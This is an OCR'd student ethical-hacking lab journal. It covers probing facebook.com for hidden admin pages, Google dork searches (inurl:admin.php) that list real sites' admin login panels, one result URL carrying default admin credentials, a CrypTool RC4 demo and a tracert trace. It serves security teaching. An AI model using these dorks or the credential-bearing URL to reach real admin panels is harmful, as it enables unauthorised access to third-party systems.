
In this practical we will check whether for a website we can directly or indirectly get access to its unprivileged page to access data.

If the site has blocked these privileges we get 403 or 404 error respectively.

In our example we got 403 error "This page isn't available" that is forbidden.

Output:

link: https://www.facebook.com/login.asp




This page isn't available

The link you followed may be broken, or the page may have been removed.

MAMP
Cricket Score Sheet
TYCS 2018-19 SEM VI
Page not found | Facebook
https://www.facebook.com/login.asp
Getting Started
facebook
Sign Up
Join or log in to Facebook
Go back to the previous page · Go to News Feed · Visit our Help Centre
Type here to search
ENG
22:35
02-04-2019

link: https://www.facebook.com/admin.php




This page isn't available

The link you followed may be broken, or the page may have been removed.

Go back to the previous page · Go to News Feed · Visit our Help Centre

Other keywords such as:

1. **allinurl: "text" – will return sites that contain text in its url.**



About 6,56,00,000 results (0.61 seconds)

Google Store for Google Made Devices & Accessories
https://store.google.com/
Shop the latest Chromecasts, Phones, Speakers & Laptops at Google Store. Buy Pixel 3, Google Home Hub, Pixel Slate, Google Wifi, and more!

Phones
Explore the latest made by Google smartphones and unlocked ...

Pixel 3
Night Sight on Pixel 3 and Pixel 3 XL brings out all the best details ...

Google Store for Google Made ...
Keep me updated about devices, news, tips and offers from ...

United States
Shop at the Google Store for Android phones and tablets ...

Special Offers
Keep me updated about devices, news, tips and offers from ...

Accessories
Shop accessories for Google devices such as Pixel and ...

More results from google.com »

People also ask
Is there a Google store?
How much is a Google phone?
Are Google pixels unlocked?


Google Store
Online retail company

Google Store is an online hardware retailer operated by Google, that sells Google Nexus and Google Pixel devices, Chromecasts, Wear OS By Google smartwatches, Nest Labs products, Chromebooks and accessories, including keyboards, chargers and phone covers). Wikipedia

Customer service: 1800 108 8485
Owner: Google
Headquarters: Mountain View, California, United States
Founded: 11 March 2015

People also search for
View 4+ more
Best Buy
Amazon
Verizon
Newegg
G Suite

2. **inurl: "admin.php" – will return sites that have this particular page.**



inurl: admin.php

About 1,82,000 results (0.36 seconds)

Dashboard - Admin - File Upload Script
https://fhscript.com/admin/index.php?username=admin&password=password
Zip. 439. Jpg. 79. **Php**. 15. Mp4. 10. Mp3. 8. Other. 37 ... Free User. 9979. Non User. 20. Paid User. 12. Moderator. 1. **Admin**. 1 ...

Admin :: Forest Department
mahaforest.gov.in/login.php
Admin Panel. **Admin** Login. Please enter your Login ID/Password. Login ID. Password. Enter the code above here : **Admin** Panel.

Login | ExpressionEngine - Neotoma
https://www.neotomadb.org/admin.php
Username : Password : Forgot your password?


Demo - LimeSurvey
https://demo.limesurvey.org/admin/admin.php
If you see this you have probably JavaScript deactivated. LimeSurvey does not work without Javascript being activated in the browser! logo. **Administration** ...

Admin
https://www.stdorothys.com/admin/admin.php
User Name Password.

PRACTICAL NO.3

AIM:Encrypt and Decrypt any text using cryptool and RC4 algorithm.

Step 1:



CrypTool 1.4.41 - startingexample-en.txt


File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help

startingexample-en.txt

Ethical Hacking

Press F1 to obtain help. L:1 C:16 P:16 NUM

Step 2: Using RC4.
Encryption using RC4



CrypTool 1.4.41 - RC4 encryption of <startingexample-en.txt>, key <12>

File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help

startingexample-en.txt


Ethical Hacking

RC4 encryption of <startingexample-en.txt>, key <12>

```
00000000   38 5A 57 B8 1E A4 94 3C 35 F7 BB 12 FC    8ZW....<5....
0000000D   E6 AD                                     ..
```

Press F1 to obtain help. L:1 C:1 P:1 OVR NUM

Decryption


CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <startingexample-en.txt>, k...
File
Edit
View
Encrypt/Decrypt
Digital Signatures/PKI
Indiv. Procedures
Analysis
Options
Window
Help
startingexample-en.txt
RC4 decryption of <RC4 encryption of <startingexample-en.txt>, key <12>>, key <12>
Press F1 to obtain help.
L:1 C:1 P:1
NUM


Ethical Hacking

Ethical Hacking

PRACTICAL NO.4


AIM : Run and analyse the output of following commands in linux – ifconfig, ping, netstat, traceroute.

Step 1: Type tracert command and type www.prestashop.com press “Enter”.




```
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

  1     4 ms     2 ms     3 ms  192.168.0.1
  2   107 ms    39 ms    27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
  3    31 ms    35 ms    33 ms  125.18.4.65
  4   142 ms   131 ms   132 ms  182.79.245.161
  5   128 ms   132 ms   126 ms  5.226.7.253
  6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

  7   153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
  8   148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
  9     *        *        *     Request timed out.
 10   160 ms     *      133 ms  ve111-po1-ar1-vbo.alionis.net [94.100.175.6]
